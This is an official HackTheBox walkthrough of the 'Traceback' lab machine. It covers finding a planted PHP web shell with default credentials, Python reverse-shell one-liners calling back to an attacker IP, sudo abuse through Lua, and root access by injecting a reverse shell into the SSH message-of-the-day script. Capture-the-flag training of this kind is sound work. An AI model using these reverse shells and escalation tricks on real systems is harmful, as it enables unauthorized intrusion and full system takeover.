



# HACKTHEBOX



## Traceback

23<sup>th</sup> March 2020 / Document No D20.100.68

Prepared By: TRX

Machine Author: Xh4H

Difficulty: **Easy**

Classification: Official

# Synopsis

---

Traceback is an easy difficulty machine that features an Apache web server. A PHP web shell uploaded by a hacker is accessible and can be used to gain command execution in the context of the `webadmin` user. This user has the privilege to run a tool called `luvit`, which executes Lua code as the `sysadmin` user. Finally, the Sysadmin user has write permissions to the `update-motd` file. This file is run as root every time someone connects to the machine through SSH. This is used to escalate privileges to root.

## Skills Required

---

- Enumeration
- Lua coding

## Skills Learned

---

- SSH Motd Editing

# Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.181 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.181
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|_   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_   256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals that SSH and Apache are available on their default ports. There is a website with the title `Help us`, let's check it out in a web browser.

**This site has been owned**  
**I have left a backdoor for all the net. FREE INTERNETZZZ**  
**- Xh4H -**

The website has been hacked, and the message refers to a backdoor being present. Viewing the source code of the page we can see the following comment.

```
<!--Some of the best web shells that you might need ;)-->
```

So it seems the hacker has left a web shell on the website. We also run a GoBuster scan, but this doesn't reveal any interesting files.

# Foothold

Searching for the above HTML comment bring us to [this](#) GitHub repo, which contains various well known web shells. In order to test which ones exist, we can navigate to `Find File` on GitHub, copy the file names and paste them in a text file.

```
alfa3.php
alfav3.0.1.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
jspshell.jsp
mini.php
obfuscated-punknopath.php
punk-nopath.php
punkholic.php
r57.php
smevk.php
wso2.8.5.php
```


We can then use gobuster to see if any of them exist.

```
gobuster dir -u http://10.10.10.181 -w words.txt
```

We find that `smevk.php` does [exist](#). The web shell requires a username and a password in order to access it. Examination of the webshell source reveals that the default credentials are `admin : admin`. This works and we now have access to the shell.



At the bottom-left of the page there is the functionality to execute system commands.



We can use this functionality to gain a reverse shell.

## Reverse Shell

The version of Netcat on the machine doesn't support the `-e` flag. Let's see if Python is installed: `which python`. This doesn't return any output, which means Python 2 is not installed. However, `which python3` returns `/usr/bin/python3`. We can use this to get a reverse shell:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("10.10.14.38",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' &
```

Start a Netcat listener and input the Python command in the code execution part of the page.

```
nc -lvp 1234
```

We receive a shell as the user `webadmin`.

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.38] from 10.10.10.181 [10.10.10.181] 47692
webadmin@traceback:/var/www/html$
```

# Lateral Movement

---

Navigating to the `webmaster` user's home directory we see a `note.txt`, which has the following contents.

```
- sysadmin -  
I have left a tool to practice Lua.  
I'm sure you know where to find it.  
Contact me if you have any question.
```


We can also view the user's bash history at `/home/webadmin/.bash_history`, which reveals the following. It seems we are following in the footsteps of the hack, who didn't remove traces of their presence.

```
nano privesc.lua  
sudo -u sysadmin /home/sysadmin/luvit privesc.lua  
rm privesc.lua
```

Let's see if we can run any commands with sudo.

```
sudo -l
```

We are allowed to run `/home/sysadmin/luvit` as the user `sysadmin`.



```
Matching Defaults entries for webadmin on traceback:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User webadmin may run the following commands on traceback:  
(sysadmin) NOPASSWD: /home/sysadmin/luvit
```

`luvit` is a tool that executes lua code. Since we can run it as `sysadmin`, it is possible to get a shell as this user with the commands below.

```
echo "require('os');" > priv.lua  
echo "os.execute('/bin/bash');" >> priv.lua
```

Next, execute the file using `luvit`.

```
sudo -u sysadmin /home/sysadmin/luvit ./priv.lua
```

We can use `bash -i` to get a better shell after executing the lua code, and gain the `user.txt` in `/home/sysadmin/`.

# Privilege Escalation

## SSH

It would now be a good idea to generate SSH credentials for the `sysadmin` user, in order to upgrade our shell. We can generate them locally with `ssh-keygen`. We can use the default values. Copy the contents of `id_rsa.pub` and input this into `/home/sysadmin/.ssh/authorized_keys`.

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACWxfZJRyB8Gcb1Bz2xDdytY5zAVIapfJwKxxH3nCSLfv2z0sjL
EJ7vb4T95JkukpcaHSSN2wWLtaBIISlwjRXcZ2ChbnzTwde2Tt4fEfISkxHjPCG9rXZpOh3Eptp/Uy1i
LCCj/0KM9+ohJrSaj+Nw5msZ8G+ZKzXeQJk96VMIhkr6lkZXDri4trbwmR/4AYko5UZA4dQGsgis0yOG
sr3xq2a7lou0tjQsf+WJVCTEaHYlerceDCWOF6x2laFRSMFtV73+einY4gohCX3QNe5lTe0JoYhzo4Ju
MRkZbuWHjbpkdJbYAEYFtBrVo7daBMeFHTGrLRyIt7iy7qF3p21H" >>
/home/sysadmin/.ssh/authorized_keys
```

After setting the permissions of `id_rsa` to 400, we gain access over SSH.

```
chmod 400 id_rsa
ssh -i id_rsa sysadmin@10.10.10.181
```

## pspy

In order to enumerate the system processes we can use [PsPy64](#). We can upload it on the server using our Apache server. Enter the following commands on our local machine:

```
sudo mv pspy64 /var/www/html
sudo service apache2 start
```

Then on the server:

```
wget <your ip>/pspy64
chmod +x pspy64
./pspy64
```

pspy reveals the following command is being run on the server every 30 seconds.

```
/bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
```

## MOTD

We can check the permissions of those folders. It seems that the group owner of `/etc/update-motd.d/` is `sysadmin`.

```
ls -al /etc/update-motd.d/
```



```
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 update-motd.d
```

The files inside that folder and specifically **00-header** are responsible for what message appears when you SSH into the machine. We find the following line, which appeared when we logged into the machine.

```
echo "\nwelcome to Xh4H land \n"
```

Any code in that file will be run as the **root** account since the `ssh-server` service is run as root. Therefore we can add malicious code into that file, which will get executed by the next SSH session. We will have to do this quickly, as we saw from `pspy` that the files are restored every 30 seconds.

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.38",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' &
```

We use `&` to background the task, so as not to block the SSH server. Without backgrounding the task, the server would wait for the execution of the code to finish (when the shell was closed), which would block SSH for other users.

Start a Netcat listener, and log back in over SSH.

```
nc -lvp 4444
ssh -i id_rsa sysadmin@10.10.10.181
```

This returns a shell as root.



```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.38] from 10.10.10.181 [10.10.10.181] 42066
root@traceback:/#
```

The root flag is located in `/root/`.